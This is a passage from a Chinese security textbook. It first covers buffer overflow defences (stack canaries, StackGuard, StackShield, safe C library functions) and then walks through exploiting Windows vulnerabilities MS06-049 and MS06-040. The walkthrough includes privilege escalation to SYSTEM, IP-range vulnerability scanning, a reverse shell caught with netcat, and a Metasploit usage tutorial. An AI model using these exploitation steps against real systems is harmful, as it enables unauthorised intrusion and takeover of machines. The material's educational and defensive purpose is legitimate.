
利用一个在函数调用时产生的 32 位的随机数来实现保密，使得攻击者不可能猜测到附加字节的内容。而且每次调用时，附加字节的内容都在改变，也无法预测。

堆栈保护对于各种系统的缓冲区溢出攻击都有很好的保护作用，并能保持较好的兼容性。堆栈保护版本的 Red Hat Linux 5.1 已经在各种系统上运行了多年，包括个人的笔记本计算机和工作组文件服务器。这个系统和本来的系统工作完全一样，这表明堆栈保护并不对系统的兼容性构成很大的影响。堆栈保护中增加了系统的开销，而在网络的测试中，表明这种开销不是很大。

通过在所有的代码指针之后放附加字节来检验指针在被调用之前的合法性。如果检验失败，会发出报警信号，并退出程序的执行，就如同在堆栈保护中的行为一样。这种方案有两点需要注意：

（1）附加字节的定位

附加字节的空间是在被保护的变量被分配的时候分配的，同时在被保护字节初始化过程中被初始化。这样就带来了问题：为了保持兼容性，不改变被保护变量的大小，因此不能简单地在变量的结构定义中加入附加字节。对各种类型也有不同附加字节数目。

（2）检查附加字节

每次程序指针被引用的时候都要检查附加字节的完整性。这也存在问题：因为编译器关心指针的使用，而各种优化算法倾向于从内存中读入变量。随着变量类型的不同，读入的方法也各不相同。

目前为止，只有很少一部分使用非指针变量的攻击能逃脱指针保护的检测。但是，可以通过在编译器上强制对某一变量加入附加字节来实现检测，这时需要程序员自己手工加入相应的保护。

1.4.5 程序指针完整性检查与数组边界检查的比较

程序指针完整性检查与数组边界检查相比，并不能防止所有的缓冲区溢出问题，然而在执行的性能和兼容性上具有相当的优势。

1. 性能

边界检查必须在每个数组元素操作时完成一次检查。相比之下，程序指针检查只在被引用的时候实现检查。无论在 C 还是在 C++中，这种花在程序指针引用上的开销始终比数组的指针引用少。

2. 应用效率

边界检查最难实现之处在于，在 C 语言中，很难确定数组的边界。这是由 C 语言中数组的概念和通用指针的混用造成的。由于一个指针是一个独立的对象，没有与特定的边界条件关联，只有一个系统的机器字来存储它，而标识边界信息的资料却没有存放。因此需要特殊的方法来恢复这些信息：数组的引用将不再是一个简单的指针，而是一个对缓冲区描述的指针组。

3. 与现有代码的兼容性

一些边界检查方法为了与现有的代码保持兼容而造成在系统性能上的损失，而另一些则用别的方法达到目的。这样就打破了传统的 C 语言的规则，转而产生了一类新的 C 语言编译器，只能编译 C 的一个子集，有的还不能使用指针或者需要别的改变。

1.4.6 一些具体的预防措施

预防的措施有很多，下面列举了广为采取的一些建议。

1. 使用安全的操作系统/编译器

Solaris 的一部分是可以将用户堆栈设置为不可执行的，从而使攻击代码放到堆栈上无法进一步发挥效用。Solaris Designer 的 Linux 安全补丁用于 2.0 版内核的安全 Linux，提供了一个不可执行的栈来减少缓冲区溢出的威胁，从而大大提高了整个系统的安全性。

StackGuard 是一个十分强大的安全补丁工具。可以使用经 StackGuard 修补过的 gcc 版本来重新编译和链接关键的应用。StackGuard 探测是否有攻击者对中断地址的攻击，它将一个“canary”值（一个单字）放到中断地址的前面，如果中断继续执行，发现这个 canary 的值被改变了，就证明可能有人正试图进行缓冲溢出攻击，程序会立刻响应，发送一则入侵警告消息给 syslogd，然后停止工作。

StackGuard 进行编译时增加了栈检查，以防止发生栈缓冲溢出，虽然这会导致系统的性能略有下降，但对于安全级别要求高的特定应用来讲，StackGuard 仍然是一个十分管用的工具。现在已经有了一个使用了 StackGuard 的 Linux 版本，用户使用 StackGuard 将会更加容易。虽然使用 StackGuard 会导致系统性能下降约 1%~20%，但它能够防止整个缓冲区溢出这一类攻击。

另一个类似的工具 StackShield 的做法是创建一个特别的堆栈（不能缓冲溢出的地方），用来储存函数中断地址的一份拷贝。它在受保护的函数的开头和结尾分别增加一段代码，开头处的代

码用来将中断地址复制到一个特殊的表中，而结尾处的代码用来将中断地址从表中复制回堆栈。因此函数执行流程不会改变，这样就能保证中断完后总是能返回到正确的中断代码中执行。由于没有比较堆栈中的中断地址与保存的是否相同，因此并不能得知是否发生了堆栈溢出。

其他的还有 Libsafe，它基于在软件层中截获所有有漏洞的库函数调用，从而保障安全。ProPolice 保护方法能自动在应用程序编译的时候插入保护代码。它的主要特征是在对数字的操作下具有比较少的效率支出，避免多种 stack-smashing 攻击，支持多种处理器。

攻击和防御不是在相互较量，Phrack（黑希望，国外著名技术杂志）有人写了“By passing StackGuard and StackShield”的文章，探究和描述了如何绕过 StackGuard 和 StackShield 的保护进行溢出攻击，感兴趣的读者可以继续深入研究。

2. 现代编程语言

大多数现代编程语言都不存在缓冲区溢出的情况，有些是由于它们自动调整数据（比如 Perl 或 Java），有些是由于它们会检测各预防缓冲区溢出（比如 Ada95 或 Java）。然而，C 语言本身没有提供对这个问题的保护措施，C++也是如此。

3. 谨慎使用 C/C++库函数

C 语言用户必须避免使用不包含边界检查的函数，除非它们本身可以确定永远不会越界。尽量避免的函数主要包括 strcpy、strcat、sprintf 和 gets。推荐使用带有边界检查的配套函数：strncpy、strncat、snprintf 和 fgets。函数 strlen 也应该避免使用，除非可以保证其所处理的字符串参数以 NULL 字符结尾。其他一些可能出现溢出的函数有 fscanf、scanf、vsprintf、realpath、getopt、streadd、strecpy 和 strtrns。

4. 较新的库

例如，C 语言较新的库包括 strlcpy 和 strlcat 函数，定义如下：

```
size t strlcpy(char * dst , const char * src , size t size);
size t strlcat(char * dst, const char * src, size t size);
```

两个函数都采用了目标缓冲区的全长作为一个参数（不是被复制字符的最大个数），并且保证空字符结尾。但是，在默认情况下是不会安装这两个函数的，只有另外添加进去。

1.4.7　普通用户防范缓冲区溢出的方法

在讨论完防范缓冲区溢出的根本方法后，再来看一下软件用户该做些什么才能防止溢出漏洞的攻击。对于一般用户来说，能做的事并不多。不过通过一些手段，还是可以对缓冲区溢出攻击进行一些常规的防御。

1. 关闭不需要的端口和服务

防范缓冲区溢出攻击的最简单方法是删除有漏洞的软件。如果默认安装的软件根本就用不到，就应该关闭或删除这些软件，并关闭相应的端口和服务。

比如 spoolsv 服务，它是 Windows 系统默认安装的，对于家里根本没有打印机的用户来说，永远都不会用到它，这根本就是微软一厢情愿在用户安装系统时就自动装上的。这个服务很占内存资源，更重要的是，如果它有漏洞，攻击者就会通过这个服务的漏洞得到用户计算机的控制权，这简直是无妄之灾！

所以，对于一般用户来说，应把平时不必要的服务和程序关掉或删掉，要用的时候再装上。所谓巧妇难为无米之炊，把这些可能有漏洞的程序和服务关闭，即使再利害的黑客也只能望而兴叹了。所以，关闭一些不必要的程序和服务会让计算机少开些端口，就可以避免很多溢出漏洞的攻击。

2. 安装厂商的补丁或安装软件的最新版本

多数情况下，一个缓冲区漏洞刚刚公布，厂商就会发布或者将软件升级到新的版本。多关注一下这些内容，及时安装这些补丁或是下载使用新版本的软件是非常有效的防范方法。检查关键程序，在有些情况下，用户可以自行对程序进行检查，当然对所有的程序软件都进行检查是不可能的，但是对关键程序则是可行的。对这些关键程序花费额外的努力检测其脆弱性是值得的。

3. 以需要的最小的权限运行软件

对于缓冲区溢出攻击，正确地配置所有的软件并使它们运行在尽可能少的权限下是非常关键的。POLP（Principle of Least Privilege，最小权限原则）要求远行在系统上的所有程序软件或是使用系统的任何人，都应该尽量给他们最小的权限，其他的权限一律禁止。

1.5 Windows 上的溢出实例

通过上述章节的学习中，相信读者们对溢出已有了一个系统的了解，事实上，溢出涉及的知识还有很多方面，笔者在这里也只是大概囊括出溢出的精华部分，如果要真正把溢出攻击学通、学透可不是光凭这几十页纸就够的，笔者只希望读者们看完此节后能够顺利迈进溢出的门槛，能够在今后的空余时间继续钻研溢出，凭借着自己浓厚的兴趣将溢出学精、学透。接下来，笔者将在这里给读者演示 Windows 下的各种溢出实例，希望读者通过上述章节的学习并结合实例，对溢出的理解达到更高的一个层次。

1.5.1 Windows 本地溢出实例

微软在 2006 年 8 月 8 日发布了一个安全通告，在其 Windows 2000 SP4 操作系统中存在本地安全漏洞，该漏洞编号为 ms06-049，这个漏洞发生于内核(ntoskrnl.exe)里，是个任意地址写入漏洞。攻击者可以利用 Microsoft Windows 2000 内核中未检查的缓冲区从而获得权限提升，完全控制受影响的系统。

攻击过程：

由于现行网络上还没有该漏洞的利用工具，笔者在这里参考了网上的 Exp 代码编译了该程序，并命名为 ms06049.exe，将该利用程序存放至系统根目录。

单击“开始”→“运行”，在“运行”对话框中键入“CMD”命令，在命令提示符中输入：Whoami.exe，如图 1-19 所示。




图 1-19

注：Whoami.exe 是查看当前账户权限的小工具，它并非系统自带命令，可以从网站：http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/whoami-o.asp 中获取。

可以看到，该计算机现在的权限为 Guests，试图增加名为“test”的账户时，系统发生错误。继续在当前命令提示符中输入 ms06049 对系统进行溢出，如图 1-20 所示。




图 1-20

当程序溢出完毕后，在当前命令提示符中输入“whoami”查看当前继承权限为“SYSTEM”，现在尝试增加名为“test”的账户成功，这样就将本地非系统账户提升权限至管理员成功，如图 1-21 所示。




图 1-21

1.5.2 Windows 远程溢出实例

微软发布了 2006 年 8 月份的 12 个安全公告，其中，编号为 ms06040 的漏洞允许成功利用该漏洞的攻击者远程执行任意代码，攻击者可以完全控制受影响的系统，或者创建拥有系统权限的新账户。

➘ 受影响系统:

Microsoft Windows 2000 Service Pack 4

Microsoft Windows XP Service Pack 1 和 Microsoft Windows XP Service Pack 2

Microsoft Windows XP Professional x64 Edition

Microsoft Windows Server 2003 和 Microsoft Windows Server 2003 Service Pack 1

Microsoft Windows Server 2003（用于基于 Itanium 的系统）

➘ 详细描述:

Server 服务在处理 RPC 通信中的恶意消息时存在溢出漏洞，远程攻击者可以通过发送恶意的 RPC 报文来触发这个漏洞，导致执行任意代码。

1. 漏洞检测

可以通过 MS06-040_Scan.exe 来进行检测，“MS06-040_Scan.exe”是 0x557 Team 编写的一个专门用于检测 ms06040 漏洞的专用扫描器，可以填上 IP 范围进行大面积扫描，使用方法如下：首先在“StartIP”和“EndIP”中填入起始 IP 和终止 IP，然后开始扫描。扫描到的结果如图 1-22 所示，Vulnerable 为存在此漏洞的服务器，也就是存在 ms06040 漏洞的服务器。




图 1-22

2. 漏洞利用

对于 ms06040 漏洞，有不同的利用方法，下面介绍 ms06040 的漏洞利用程序。ms06040rpc.exe 使用方法如下。

该程序提供多种利用方式，如图 1-23 所示。




图 1-23

ms06040rpc 的使用方法：webdav.exe <目标 IP> <返回 IP> <监听端口> <系统版本>。

<目标 IP>：想要进行溢出的计算机 IP 地址，这里是 192.168.1.5。

<返回 IP>：本机的 IP 地址，这里是 192.168.1.2。

<监听端口>：在本机进行监听的端口，这里是 8888 端口。

<系统版本>：选择目标系统的版本，这里是 1 和 2，1 为 Windows 2000 sp4，2 为 Windows XP sp1。

这里，笔者选择用反向获得 shell 的方式进行溢出。

首先，使用 nc 在本地监听一个端口。命令为“nc –vv –l –p 8888”，如图 1-24 所示。




图 1-24

打开命令提示符，键入命令“ms06040rpc 192.168.1.5 192.168.1.2 8888 1”，如图 1-25 所示。




图 1-25

如果远程主机漏洞存在，溢出成功，便会在本地 nc 监听端口 8888 上得到远程主机的“cmd”命令窗口，在该窗口中可以执行远程主机的任意命令，如图 1-26 所示。




图 1-26

1.5.3　强大的万能溢出工具 Metasploit Framework 2.7

2005 年 6 月，微软公司在美国西雅图郊区的管理情报中心内召开了一次名为“蓝帽”的峰会。一款名为“Metasploit”的黑客工具在此会议中出尽了风头，微软公司里的安全工程师一致认为以后网络安全的历史将因此工具的诞生而改写。

1. Metasploit 简介

Metasploit 的全称是 Metasploit Framework，是用 Perl 语言开发的供人们进行测试和使用的一个先进的开源作品，Metasploit 实际上是一个溢出工具包的集合，在其中包含了至今为止最为齐全的溢出漏洞利用程序，能够自动溢出目前已知的所有安全漏洞，拥有了这个溢出工具，可以完全不必保存硬盘上其他零散的溢出程序了。

Metasploit 工具包分为 Linux/UNIX 和 Windows 两个版本，同时有命令行跟图形界面两种溢出模式，攻击过程全部自动化完成，功能非常强大！相信在拥有了 Metasploit 后，溢出将会变得非常简单。因为考虑到绝大多数读者都是使用的 Windows 操作系统，下面将给读者具体介绍 Windows 版 Metasploit Framework 的使用方法，让大家尽快掌握和熟悉这套程序的使用方法。

2. Metasploit 的使用

首先从 Metasploit 的官方网站(http://www.metasploit.com/projects/Framework/downloads.html)上下载 Metasploit 的最新版本 Metasploit Framework V2.7，如图 1-27 所示。

下载后的安装文件名为 framework-2.7.exe，打开该安装程序进行默认安装，在程序安装完毕后，会出现一个命令提示符，此时不用关闭程序，程序正在提取 Metasploit 的内容，完毕后如图

1-28 所示。

此时 Metasploit 已安装完毕，在使用它之前，在 Metasploit 的安装目录下找到 MSFUpdate.bat，双击打开来更新 Metasploit，查看是否有可用 exploit 更新，如图 1-29 所示。




图 1-27




图 1-28




图 1-29

在更新完 Metasploit 后，在 Metasploit 的安装目录下找到 msfconsole.exe，打开 msfconsole 控制台。因为 Metasploit 是个非常强大的溢出工具包合集，功能非常强大，在控制台里输入“？”可以显示该程序的帮助信息，如图 1-30 所示。




图 1-30

在图 1-30 中可以看到很多命令，下面分别来解释各个命令的使用。

“？”：得到程序的帮助信息。
“cd”：更换当前的工作目录。
“exit”：退出。
“help”：得到帮助。
“info”：显示当前程序的信息。
“quit”：退出程序。

“reload”：载入 Exploit 和 payloads。
“save”：保存当前设置。
“setg”：设置一个环境变量。
“show”：显示可用的 Exploit 和 payloads。
“use”：使用一个 Exploit。
“version”：显示程序的版本。

在上述的众多命令中，其实最常用的无外乎是“show”、“info”和“use”命令而已，那么它们到底如何使用呢？因为 Metasploit 本身集合了众多的溢出程序，所以必须先了解程序本身到底有哪些可用的 exploit，在 Metasploit 控制台里输入“show exploit”，可以列出程序当前可以使用的 exploit，如图 1-31 所示。

在图 1-31 中，左侧显示的是溢出程序的名称，右侧是其相对应的简介。从图 1-31 中可以看到，Metasploit 中自带的溢出程序还是挺多的，基本上可以满足平时入侵的需要，以后进行溢出时，再也不用在文件夹中翻来覆去地找对应的程序了！




图 1-31

一般用户在选定一个溢出工具时，都会先阅读该溢出程序的帮助文件，在 Metasploit 中，该如何查看目的溢出程序的使用方法呢？这里就要使用到 info 命令，该命令的作用是显示出所选溢出工具的详细信息及使用方法，如果用户需要查看“lsass_ms04_011”工具包的使用方法，可以在 Metasploit 控制台中输入“info exploit lsass_ms04_011”命令来查看该溢出工具包的使用帮助，如图 1-32 所示。




图 1-32

在上述帮助文件中，“Available Targers”选项告诉用户该溢出程序是针对什么操作系统及环境的，“Availabe Option”选项告诉用户进行下一步所需要的准备。

在之前输入的命令“Exploit”向程序指明我们要查看的是 Exploit 的信息，当然也可以查看“Payload”的信息。在命令行下输入“show payloads”后可以看到可用的 ShellCode 列表，如图 1-33 所示。

